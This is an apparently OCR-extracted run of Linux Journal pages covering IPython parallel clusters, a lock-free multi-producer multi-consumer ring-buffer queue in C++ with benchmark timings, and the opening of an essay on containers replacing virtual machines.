
interact with the engines created by `ipcluster`:

```
from IPython.parallel import Client
rc = Client()
```

As a first test that the parallel functionality is working correctly, you can check the IDs of the available engines by executing:

```
rc.ids
```

In this case, you should notice that four engines are available.

A screenshot of a terminal window with three tabs. The active tab shows the following text:

```
jbernard@atlantis: ~$ ipython
Python 2.7.3 (default, Sep 26 2012, 21:51:14)
Type "copyright", "credits" or "license" for more information.

IPython 0.13.1.rc2 -- An enhanced Interactive Python.
?      -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help    -> Python's own help system.
object? -> Details about 'object', use 'object??' for extra details.

In [1]: from IPython.parallel import Client
In [2]: rc = Client()
In [3]: rc.ids
Out[3]: [0, 1, 2, 3]
In [4]: █
```

Figure 5. when you start IPython, it will pick up the newly created engines.

One of the simplest forms of parallelism is to divide Python's map command across the available engines. Remember that the map command takes some function and applies it to each element of a list. The parallel version of map takes the list and divides it across the available engines. To do so, you can create a DirectView object using list notation and use its map method:

```
dview = rc[:]
parallel_results = dview.map_sync(lambda x: x**10, range(32))
```

In more complicated systems, you actually can create profiles defining how the parallel system is to be configured. This way, you don't need to remember all of the details. To create a profile, you can run:

```
ipython profile create --parallel --profile=myprofile
```

This will create a directory named profile_myprofile in \$IPYTHONDIR. This is usually in \$HOME/.config/ipython. You then can go in and edit the generated files and define the options. For example, you can set up a system where the IPython engines are created on machines over a network with MPI and a controller is created on your local machine.

Once the profile is finished, you can start the cluster with:

```
ipcluster start --profile=myprofile
```

Then when you start IPython, you can run code on all of these networked machines. With this kind of functionality, you can get some really serious work done on a full-sized HPC cluster.

Python, with IPython and SciPy, has been growing in popularity as a language for doing high-performance scientific work. Traditionally, the opinion was that it is useful only for smaller problems, and that you needed to move to C or Fortran to get "real" work done. With the parallel functionality in IPython combined with SciPy, this no longer applies. You can do work on larger clusters and deal with even larger problem sets. This article barely scratches the surface, so look at the related Web sites to learn even more. ■

Joey Bernard has a background in both physics and computer science. This serves him well in his day job as a computational research consultant at the University of New Brunswick. He also teaches computational physics and parallel programming. He has been using Linux since the mid-1990s and believes it is the future.

Lock-Free Multi-Producer Multi-Consumer Queue on Ring Buffer

The work queue always has been one of the hottest points in server software. Here is how to scale it effectively for the multicore environment. [ALEXANDER KRIZHANOVSKY](#)

Nowadays, high-performance server software (for example, the HTTP accelerator) in most cases runs on multicore machines. Modern hardware could provide 32, 64 or more CPU cores. In such highly concurrent environments, lock contention sometimes hurts overall system performance more than data copying, context switches and so on. Thus, moving the hottest data structures from a locked to a lock-free design can improve software performance in multicore environments significantly.

One of the hottest data structures in traditional server software is the work queue, which could have hundreds of thousands of push and pop operations per second from tens of producers and/or consumers.

The work queue is a FIFO data structure that has only two operations: `push()` and `pop()`. It usually limits its size such that `pop()` waits if there are no elements in the queue, and `push()` waits if the queue contains the maximum allowed number of elements. It is important

that many threads can execute `pop()` and `push()` operations simultaneously on different CPU cores.

One of the possible work queue implementations is a ring buffer for storing pointers to the queued elements. It has good performance especially in comparison with the common non-intrusive linked list (which stores copies of values passed by the user, such as `std::list`). The significant thing about the ring buffer implementation is that it natively limits its size—you can only move the current position in a round-robin fashion. On the other hand, linked lists require maintaining an additional field for total queue length. With linked lists, push and pop operations have to modify the queue length in addition to element links updating, so you need to take more care with consistency in the queue for a lock-free implementation.

Basically, different CPU families provide different guarantees for ordering memory operations, and this is critical for lock-free algorithms. In this article, I concentrate on x86, as it is the most widespread architecture rather than write generic (but slower) code.

Naive Synchronized Queue

First, let's define the interface for our

queue (I use C++11 in this article):

```
template<class T, long Q_SIZE>
class NaiveQueue {
public:
    NaiveQueue();
    void push(T *x);
    T *pop();
};
```

The queue will store `T*` pointers and has a maximum size of `Q_SIZE`.

Let's see how the queue would look in a naive locked implementation. To develop the queue, we need an array in which we place our ring buffer. We can define this as:

```
T *ptr_array_[Q_SIZE];
```

Two members of the class, `head_` and `tail_`, will point to the head (the next position to push an element) and tail (the next item to pop) of the queue and should be initialized to zero in the class construction. We can simplify our operations on the ring buffer by defining the counters as an unsigned long. An unsigned long (which has a 64-bit length) is large enough to handle more than millions of operations per second for thousands of years. So `tail_` and `head_` will be

defined as:

```
unsigned long head_;
unsigned long tail_;
```

This way, we can access the elements (the same for `head_` and `tail_`) just by the following:

```
ptr_array_[tail_++ & Q_MASK]
```

where `Q_MASK` is defined as:

```
static const unsigned long Q_MASK = Q_SIZE - 1;
```

To get the current position in the array, we can calculate a remainder of integer division of `tail_` by `Q_SIZE`, but rather we define `Q_SIZE` as a power of 2 (32768 in our case), so we can use bitwise AND between `Q_MASK` and `tail_`, which is bit faster.

Because the operations in the queue must wait if there are no elements or if the queue is full, we need two condition variables:

```
std::condition_variable cond_empty_;
std::condition_variable cond_overflow_;
```

to wait on some new elements in the queue or for some free space, respectively. Surely, we need a mutex to serialize our queue:

```
std::mutex mtx_;
```

This way, we can write `push()` and `pop()` in the following manner:

```
void push(T *x)
{
    std::unique_lock<std::mutex> lock(mtx_);

    cond_overflow_.wait(lock, [&head_, &tail_]() {
        return tail_ + Q_SIZE > head_;
    });

    ptr_array_[head_++ & Q_MASK] = x;

    cond_empty_.notify_one();
}

T *pop()
{
    std::unique_lock<std::mutex> lock(mtx_);

    cond_empty_.wait(lock, [&head_, &tail_]() {
        return tail_ < head_;
    });

    T *x = ptr_array_[tail_++ & Q_MASK];

    cond_overflow_.notify_one();

    return x;
}
```

We perform both of the operations under an acquired exclusive lock using

mtx_. When the lock is acquired, we can check the current queue state: whether it is empty (and we cannot pop any new element) or full (and we cannot push a new element). `std::condition_variable::wait()` moves the current thread to the sleep state until the specified predicate is true. Next, we push or pop an element and notify the other thread (with the `notify_one()` call) that we have changed the queue state. Because we add or delete only one element at a time, only one thread waiting for available elements or free slots in the queue can make progress, so we notify and wake up only one thread.

The problem with the implementation is that only one thread at a single point in time can modify the queue. Moreover, mutexes and condition variables are expensive—in Linux, they are implemented by the `futex(2)` system call. So each time a thread needs to wait on a mutex or condition variable, that leads to a call to `futex(2)`, which re-schedules the thread and moves it to the wait queue.

Now, let's run a basic test that just pushes and pops addresses to and from the queue in 16 producers and 16 consumers (there is a link at the end of article to the full source code).

On a box with 16 Xeon cores, the test took about seven minutes:

```
# time ./a.out

real    6m59.219s
user    6m21.515s
sys     72m34.177s
```

And, `strace` with the `-c` and `-f` options shows that the program spends 99.98% of the time in the `futex` system call.

Lock-Free Multi-Producer Multi-Consumer Queue

Hopefully, you do not have to ask the kernel for help with user-space thread synchronization. The CPU (at least in the most common architectures) provides atomic memory operations and barriers. With the operations, you can atomically:

- Read the memory operand, modify it and write it back.
- Read the memory operand, compare it with a value and swap it with the other value.

Memory barriers are special assembly instructions also known as fences. Fences guarantee an instruction's execution order on the

local CPU and visibility order on other CPUs. Let's consider two independent data instructions, A and B, separated by fence (let's use `mfence`, which provides a guarantee for ordering read and write operations):

```
A
mfence
B
```

The fence guarantees that:

1. Compiler optimizations won't move A after the fence or B before the fence.
2. The CPU will execute A and B instructions in order (it normally executes instructions out of order).
3. Other CPU cores and processor packages, which work on the same bus, will see the result of instruction A before the result of instruction B.

For our queue, we need to synchronize multiple threads' access to the `head_` and `tail_` fields. Actually, when we run `head_++` (this is an example of an RMW, Read-Modify-Write, operation because the processor must read the current `head_` value, increment

it locally and write it back to memory) on two cores, both cores could read the current `head_` value simultaneously, increment it and write the new value back simultaneously, so one increment is lost. For atomic operations, C++11 provides the `std::atomic` template, which should replace the current GCC `sync_` intrinsics in the future. Unfortunately, for my compiler (GCC 4.6.3 for x86-64), `std::atomic<>` methods still generate extra fences independently on specified memory order. So, I'll use old GCC's intrinsics for atomic operations.

We can atomically read and increment a variable (for example, our `head_`) by:

```
__sync_fetch_and_add(&head_, 1);
```

This makes the CPU lock the shared memory location on which it's going to do an operation (increment, in our case). In a multiprocessor environment, processors communicate to each other to ensure that they all see the relevant data. This is known as the cache coherency protocol. By this protocol, a processor can take exclusive ownership on a memory location. However, these

communications are not for free, and we should use such atomic operations carefully and only when we really need them. Otherwise, we can hurt performance significantly.

Meanwhile, plain read and write operations on memory locations execute atomically and do not require any additional actions (like specifying the `lock` prefix to make the instruction run atomically on x86 architecture).

In our lock-free implementation, we're going to abandon the mutex `mtx_` and consequently both the condition variables. However, we still need to wait if the queue is full on push and if the queue is empty on pop operations. For push, we would do this with a simple loop like we did for the locked queue:

```
while (tail_ + Q_SIZE < head_)
    sched_yield();
```

`sched_yield()` just lets the other thread run on the current processor. This is the native way and

the fastest way to re-schedule the current thread. However, if there is no other thread waiting in the scheduler run queue for available CPU, the current thread will be scheduled back immediately. Thus, we'll always see 100% CPU usage, even if we have no data to process. To cope with this, we can use `usleep(3)` with some small value.

Let's look more closely at what's going on in the loop. First, we read the `tail_` value; next we read the value of `head_`, and after that, we make the decision whether to wait or push an element and move `head_` forward. The current thread can schedule at any place during the check and even after the check. Let's consider the two-thread scenario (Table 1).

If we have only one free place in the ring buffer, we override the pointer to the oldest queued element. We can solve the problem by incrementing the shared `head_` before the loop and use a temporal local variable (that is, we reserve a

Table 1. Two-Thread Scenario

THREAD 1	THREAD 2
read <code>tail_</code>	read <code>tail_</code>
read <code>head_</code>	read <code>head_</code>
(scheduled)	push an element
push an element	

place to which we're going to insert an element and wait when it is free):

```
unsigned long tmp_head =
    __sync_fetch_and_add(&head_, 1);
while (tail_ + Q_SIZE < tmp_head)
    sched_yield();
ptr_array[tmp_head & Q_MASK] = x;
```

We can write similar code for `pop()`—just swap `head_` and `tail_`. However, the problem still exists. Two producers can increment `head_`, check that they have enough space and re-schedule at the same time just before inserting `x`. A consumer can wake up instantly (it sees that `head_` moved forward to two positions) and read a value from the queue that was not inserted yet.

Before solving the issue, let's consider the following example, where we have two producers (P1 and P2) and two consumers (C1 and C2):

LT						x		x		x		x		x		x					LH							
	^	^					^	^					^	^														
																							P1	P2				
	C1	C2																										

In this example, “_” denotes free slots and “x” denotes inserted elements. C1 and C2 are going to read values, and P1 and P2 are going

to write an element to currently free slots. Let LT be the latest (lowest) tail value among all the consumers, which is stored in `tmp_tail` of the latest consumer, C1 above. Consumer C1 currently can work on the queue at the LT position (that is, it is in the middle of fetching the element). And, let LH correspondingly be the lowest value of `tmp_head` among all the producers. At each given time, we cannot push an element to a position equal to or greater than LT, and we should not try to pop an element at a position equal to or greater than LH. This means all the producers should care about the current LT value, and all consumers should care about the current LH value. So, let's introduce the two helping class members for LH and LT:

```
volatile unsigned long last_head_;
volatile unsigned long last_tail_;
```

Thus, we should check for the `last_tail_` value instead of `tail_` in the loop above. We need to update the values from multiple threads, but we're going to do this via plain write operations, without RMW, so the members do not have to be of the atomic type. I just specified the variables as `volatile` to prevent their values from caching in local

processor registers.

Now the question is who should update the `last_head_` and `last_tail_` values, and when. We do expect that in most cases, we are able to perform push and/or pop operations on the queue without a wait. Thus, we can update the two helping variables only when we really need them—that is, inside the waiting loop. So when a producer realizes that it cannot insert a new element because of a too-small `last_tail_` value, it falls into the wait loop and tries to update the `last_tail_` value. To update the value, the thread must inspect the current `tmp_tail` of each consumer. So we need to make the temporal value visible to other threads. One possible solution is to maintain an array of `tmp_tail` and `tmp_head` values with the size equal to the number of running threads. We can do this with the following code:

```
struct ThrPos {
    volatile unsigned long head, tail;
};

ThrPos thr_p_[std::max(n_consumers_, n_producers_)];
```

where `n_consumers_` is the number of consumers, and `n_producers_` is the number of producers. We can allocate the array dynamically, but leave it statically sized for simplicity

for now. Many threads read the elements of the array, but only one thread with a plain move instruction (no RMW operation) can update them, so we also can use regular reads on the variables.

Because `thr_p_` values are used only to limit moving of the current queue pointers, we initialize them to the maximum allowed values—that is, we do not limit `head_` and `tail_` movements until somebody pushes or pops into the queue.

We can find the lowest tail values for all the consumers with the following loop:

```
auto min = tail_;
for (size_t i = 0; i < n_consumers_; ++i) {
    auto tmp_t = thr_p_[i].tail;

    asm volatile("" ::: "memory"); // compiler barrier

    if (tmp_t < min)
        min = tmp_t;
}
```

The temporal variable `tmp_t` is required here, because we cannot atomically compare whether `thr_p_[i].tail` is less than `min` and update `min` if it is. When we remember the current consumer's tail and compare it with `min`, the consumer can move the tail. It

can move it only forward, so the check in the while condition is still correct, and we won't overwrite some live queue elements. But, if we don't use `tmp_t`, we write the code like this:

```
if (thr_p_[i].tail < min)
    min = thr_p_[i].tail;
```

Then the consumer can have a lower tail value while we're comparing it with `min`, but moves it far forward after the comparison is done and just before the assignment. So we probably will find an incorrect minimal value.

I added the compiler barrier `asm volatile("" ::: "memory")`—this is a GCC-specific compiler barrier—to make sure that the compiler won't move `thr_p_[i].tail` access and will access the memory location only once—to load its value to `tmp_t`.

One important thing about the array is that it must be indexed by the current thread identifier. Because POSIX threads (and consequently the C++ threads that use them) do not use small monotonically increasing values for identifying threads, we need to use our own thread wrapping. I'll use the inline `thr_pos()` method of the queue to

access the array elements:

```
ThrPos& thr_pos() const
{
    return thr_p_[ThrId()];
}
```

You can find an example of the `ThrId()` implementation in the source referenced at the end of the article.

Before writing the final implementation of `push()` and `pop()`, let's go back to the initial application of our queue, the work queue. Usually, producers and consumers do a lot of work between operations with the queue. For instance, it could be a very slow IO operation. So, what happens if one consumer fetches an element from the queue and goes to sleep in the long IO operation? Its tail value will stay the same for a long time, and all the producers will wait on it over all the other consumers fully cleared the queue. This is not desired behavior.

Let's fix this in two steps. First, let's assign to the per-thread tail pointer the maximum allowed value just after fetching the element. So, we should write the following at the end of the `pop()` method:

```
T *ret = ptr_array_[thr_pos().tail & Q_MASK];
thr_pos().tail = ULONG_MAX;
return ret;
```

Because a producer in `push()` starts to find the minimal allowed value for the `last_tail_` from the current value of the global `tail_`, it can assign the current `tail_` value to `last_tail_` only if there are no active consumers (this is what we want).

Generally speaking, other processors can see `thr_pos().tail` update before the local processor reads from `ptr_array_`, so they can move and overwrite the position in the array before the local processor reads it. This is possible on processors with relaxed memory operation ordering. However, x86 provides relatively strict memory ordering rules—particularly, it guarantees that 1) stores are not reordered with earlier loads and 2) stores are seen in consistent order by other processors. Thus, loading from `ptr_array_` and storing to `thr_pos().tail` in the code above will be done on x86 and seen by all processors in exactly this order.

The second step is to set `thr_pos().tail` correctly at the beginning of `pop()`. We assign the current `thr_pos().tail` with:

```
thr_pos().tail = __sync_fetch_and_add(&tail_, 1);
```

The problem is that the operation is atomic only for `tail_` shift, but not for the `thr_pos().tail` assignment. So

there is a time window in which `thr_pos().tail = ULONG_MAX`, and `tail_` could be shifted significantly by other consumers, so `push()` will set `last_tail_` to the current, just incremented `tail_`. So when we're going to pop an element, we have to reserve a tail position less than or equal to the `tail_` value from which we'll pop an element:

```
thr_pos().tail = tail_;
thr_pos().tail = __sync_fetch_and_add(&tail_, 1);
```

In this code, we actually perform the following three operations:

- Write `tail_` to `thr_pos().tail`.
- Increment `tail_`.
- Write the previous value of `tail_` to `thr_pos().tail`.

Again, in this general case, we have no guarantee that other processors will “see” the results of the write operations in the same order. Potentially, some other processor can read the incremented `tail_` value first, try to find the new `last_tail_`, and only after that read the new current thread tail value. However, `__sync_fetch_and_add()` executes locked instruction, which implies an

implicit full memory barrier on most architectures (including x86), so neither the first nor third operations can be moved over the second one. Therefore, we also can skip explicit memory barriers here.

Thus, if the queue is almost full, all producers will stop at or before the position of element that we're popping.

Now let's write our final implementation of the push() and pop() methods:

```
void push(T *ptr)
{
    thr_pos().head = head_;
    thr_pos().head = __sync_fetch_and_add(&head_, 1);

    while (__builtin_expect(thr_pos().head >=
                            last_tail_ + Q_SIZE, 0))
    {
        ::sched_yield();

        auto min = tail_;
        for (size_t i = 0; i < n_consumers_; ++i) {
            auto tmp_t = thr_p[i].tail;

            asm volatile("" ::: "memory"); // compiler barrier

            if (tmp_t < min)
                min = tmp_t;
        }
        last_tail_ = min;
    }
}
```

```
ptr_array_[thr_pos().head & Q_MASK] = ptr;
thr_pos().head = ULONG_MAX;
}

T *pop()
{
    thr_pos().tail = tail_;
    thr_pos().tail = __sync_fetch_and_add(&tail_, 1);

    while (__builtin_expect(thr_pos().tail >=
                            last_head_, 0))
    {
        ::sched_yield();

        auto min = head_;
        for (size_t i = 0; i < n_producers_; ++i) {
            auto tmp_h = thr_p[i].head;

            asm volatile("" ::: "memory"); // compiler barrier

            if (tmp_h < min)
                min = tmp_h;
        }
        last_head_ = min;
    }

    T *ret = ptr_array_[thr_pos().tail & Q_MASK];
    thr_pos().tail = ULONG_MAX;
    return ret;
}
```

Careful readers will notice that multiple threads can scan the current head or tail values over all the



OPENWEST
CONFERENCE

OPEN source
hardware
standards

May 2-4, 2013 in Orem Utah

OPENWEST.ORG

producing or consuming threads. So a number of threads can find different min values and try to write them to `last_head_` or `last_tail_` simultaneously, so we probably would use a CAS operation here. However, atomic CAS is expensive, and the worst that can happen is that we assign too small of a value to `last_head_` or `last_tail_`. Or, if we ever overwrite a new higher value with a smaller older value, we'll fall into `sched_yield()` again. Maybe we will fall to `sched_yield()` more frequently than if we use the synchronized CAS operation, but in practice, the cost of extra atomic operation reduces performance.

Also, I used `__builtin_expect` with the zero expect argument to say that we do not expect that the condition in the while statement will become true too frequently and the compiler should move the inner loop code after the code executed if the condition is false. This way, we can improve the instruction cache usage.

Finally, let's run the same test as for the naive queue:

```
# time ./a.out

real    1m53.566s
user    27m55.784s
sys     2m4.461s
```

This is 3.7 times faster than our naive queue implementation!

Conclusion


Nowadays, high-performance computing typically is achieved in two ways: horizontal scaling (scale-out) by adding new computational nodes and vertical scaling (scale-up) by adding extra computational resources (like CPUs or memory) to a single node. Unfortunately, linear scaling is possible only in theory. In practice, if you double your computational resources, it is likely that you get only a 30–60% performance gain. Lock contention is one of the problems that prevents efficient scale-up by adding extra CPUs. Lock-free algorithms make scale-up more productive and allow you to get more performance from multicore environments.

The code for naive and lock-free queue implementations with the tests for correctness is available at https://github.com/krizhanovsky/NatSys-Lab/blob/master/lockfree_rb_q.cc.

Acknowledgement


Special thanks to Johann George for the final review of this article. ■








Alexander Krizhanovsky is the software architect and founder of NatSys-Lab. Before NatSys-Lab, he worked as a Senior Software Developer at IBM, Yandex and Parallels. He specializes in high-performance solutions for UNIX environments.



LinuxFest Northwest

Bellingham, WA
April 27th & 28th



- Grassroots Linux gathering 
- Exhibits of all flavors 
- Presentations of all levels 
- Prizes and after party 
- FREE admission & parking 
- FREE open source software 
- Bring the whole family! 

Hosted By



linuxfestnorthwest.org

Containers — Not Virtual Machines — Are the Future Cloud

Cloud infrastructure must become efficient as demand grows—thus, the end of VMs. [DAVID STRAUSS](#)

Cloud infrastructure providers

like Amazon Web Service sell virtual machines. EC2 revenue is expected to surpass \$1B in revenue this year. That's a lot of VMs.

It's not hard to see why there is such demand. You get the ability to scale up or down, guaranteed computational resources, security isolation and API access for provisioning it all, without any of the overhead of managing physical servers.

But, you are also paying for lot of increasingly avoidable overhead in the form of running a full-blown operating system image for each virtual machine. This approach has become an unnecessarily

heavyweight solution to the underlying question of how to best run applications in the cloud.

Until recently it has been assumed that OS virtualization is the only path to provide appropriate isolation for applications running on a server. These assumptions are quickly becoming dated, thanks to recent underlying improvements to how the Linux kernel can now manage isolation between applications.

Containers now can be used as an alternative to OS-level virtualization to run multiple isolated systems on a single host. Containers within a single operating system are much more efficient, and because of this




Figure 1. Traditional virtualization and paravirtualization require a full operating system image for each instance.

efficiency, they will underpin the future of the cloud infrastructure industry in place of VM architecture.

How We Got Here

There is a good reason why we buy the virtual machine today: containers used to be terrible, if they existed in any useful form at all. Let's hop back to 2005 for a moment. "chroot" certainly didn't (and still doesn't) meet the resource and security isolation goals for multi-tenant designs. "nice" is a winner-takes-all scheduling mechanism. The




Figure 2. Containers can share a single operating system and, optionally, other binary and library resources.

"fair" resource scheduling in the kernel is often too fair, equally balancing resources between a hungry, unimportant process and a hungry, important one. Memory and file descriptor limits offer no gradient between normal operation and crashing an application that's overstepped its boundaries.

Virtual machines were able to partition and distribute resources viably in the hypervisor without relying on kernel support or, worse, separate hardware. For a long time, virtual machines were the only way on Linux to give Application A up to 80%

of CPU resources and Application B up to 20%. Similar partitioning and sharing schemes exist for memory, disk block I/O, network I/O and other contentious resources.

